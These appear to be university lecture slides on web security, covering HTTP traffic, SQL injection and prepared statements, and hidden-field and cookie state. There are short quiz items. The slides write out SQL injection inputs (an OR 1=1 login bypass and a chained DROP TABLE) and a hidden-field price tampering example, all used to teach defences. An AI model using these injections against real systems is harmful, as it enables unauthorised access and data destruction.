Security for the **Web**

Thanks to Dave Levin for some slides

The Web

- **Security for the World-Wide Web** (**WWW**) presents new vulnerabilities to consider:
  - **SQL injection**,
  - Cross-site Scripting (**XSS**),
- These share some common causes with memory safety vulnerabilities; like **confusion of code and data**
  - **Defense** also similar: **validate untrusted input**
- New wrinkle: **Web 2.0's use of mobile code**
  - How to protect your applications and other web resources?

Interacting with web servers

Resources* which are identified by a *URL

(Universal Resource Locator)

`http://www.cs.umd.edu/~mwh/index.html`

Protocol **Hostname/server** **Path to a resource**

`ftp`
`https`
`tor`

Translated to an IP address by DNS
(e.g., `128.8.127.3`)


Here, the file `index.html` is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php?f=joe123&w=16`

Path to a resource **Arguments**


Here, the file `delete.php` is dynamic content
i.e., the server generates the content on the fly

Basic structure of web traffic



- HyperText Transfer Protocol (**HTTP**)
  - An “application-layer” protocol for exchanging collections of data

Basic structure of web traffic



- **Requests contain**:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do
- **Request types** can be **GET** or **POST**
  - **GET**: all data is in the URL itself (no server side effects)
  - **POST**: includes the data as separate fields (can have side effects)

HTTP GET requests


http://www.reddit.com/r/security

HTTP Headers

```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
                                                                    __utmc=55650...
```

User-Agent is typically a **browser**
but it can be `wget`, JDK, etc.



HTTP Headers

http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

```
GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza

HTTP Headers

https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et


```
POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
```

Implicitly includes data as a part of the URL

{"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...

Explicitly includes data as a part of the request's content

Basic structure of web traffic



- **Responses** contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies** (much more on these later)
    - Represent s*tate* the server would like the browser to store on its behalf

HTTP responses

HTTP version

Status code

Reason phrase

Headers

Data

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> …… </html>
```

RESTful APIs

- REST stands for **Representational State Transfer**
  - REST-compliant Web services allow requesting systems to access and manipulate Web resources
- Basically: A way to **map web requests onto a remote services API** for access resources
  - **URI** identifies the resource
  - **HTTP method** (GET, PUT, POST, DELETE) indicates the operation
    - For collections, these are List, Replace, Create, Delete
    - For items, these are Retrieve, Replace, (unused), Delete

Quiz 1

HTTP is

A. The Hypertext Transfer Protocol
B. The main communication protocol of the WWW
C. The means by which clients access resources hosted by web servers
D. All of the above


Quiz 1

HTTP is

A. The Hypertext Transfer Protocol
B. The main communication protocol of the WWW
C. The means by which clients access resources hosted by web servers
D. All of the above

SQL injection

Defending the WWW



Server-side data

- Typically want **ACID** transactions
  - **Atomicity**
    - Transactions complete entirely or not at all
  - **Consistency**
    - The database is always in a valid state
  - **Isolation**
    - Results from a transaction aren't visible until it is complete
  - **Durability**
    - Once a transaction is committed, its effects persist despite, e.g., power failures
- **Database Management Systems** (DBMSes) provide these properties (and then some)

SQL (Standard Query Language)

Column


```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
DROP TABLE Users;
```

Server-side code

Website




"Login code" (Ruby)

```
result = db.execute "SELECT * FROM Users
       WHERE Name='#{user}' AND Password='#{pass}';"
```

Suppose you successfully log in as `user` if this returns any results

How could you exploit this?

SQL injection




```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```

```
result = db.execute "SELECT * FROM Users
        WHERE Name='frank' OR 1=1; --' AND Password='whocares';"
```

Always true
(so: dumps whole user DB)

Commented out


SQL injection


```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```


```
result = db.execute "SELECT * FROM Users
        WHERE Name='frank' OR 1=1;
        DROP TABLE Users; --' AND Password='whocares';";
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection attacks are common



http://web.nvd.nist.gov/view/vuln/statistics



http://xkcd.com/327/


ZU 0666',0,0); DROP DATABASE TABLICE;

SQL injection countermeasures

The underlying issue

```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```


- This one string combines the **code** and the **data**
  - Similar to buffer overflows
  - and command injection

When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```

Intended AST for parsed SQL query



Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g., `;` or `--`)
- **Remove** those characters from input
- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings** in the first place

Sanitization: Prepared Statements

- **Treat user data according to its *type***
  - Decouple the code and the data

```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```


```
result = db.prepare("SELECT * FROM Users
       WHERE Name = ? AND Password = ?").execute([user, pass])
```

Arguments

Variable binders
parsed as strings

Using prepared statements

```
result = db.prepare("SELECT * FROM Users
        WHERE Name = ? AND Password = ?").execute([user, pass])
```



Binding is only applied to the leaves, so the structure of the AST is *fixed*

Quiz 2

What is the benefit of using “prepared statements” ?

A. With them it is easier to construct a SQL query
B. They ensure user input is parsed as data, not (potentially) code
C. They provide greater protection than escaping or filtering
D. User input is properly treated as commands, rather than as secret data like passwords

Quiz 2

What is the benefit of using “prepared statements” ?


A. With them it is easier to construct a SQL query
B. They ensure user input is parsed as data, not code
C. They provide greater protection than escaping or filtering
D. User input is properly treated as commands, rather than as secret data like passwords

Web-based State using Hidden Fields and Cookies

HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
  - *How is it you don’t have to log in at every page load?*

Maintaining State




- **Web application maintains *ephemeral* state**
  - Server processing often produces intermediate results
    - Not ACID, long-lived state
  - **Send** such **state to the client**
  - Client **returns the state** in subsequent **responses**

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering

socks.com/order.php

socks.com/pay.php



Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Ex: Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

Ex: Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client can change the value!

Solution: *Capabilities*

- **Server maintains *trusted* state** (while client maintains the rest)
  - Server stores intermediate state
  - Send a **capability** to access that state to the client
  - Client **references the capability** in subsequent responses
- **Capabilities should be large, random numbers**, so that they are hard to guess
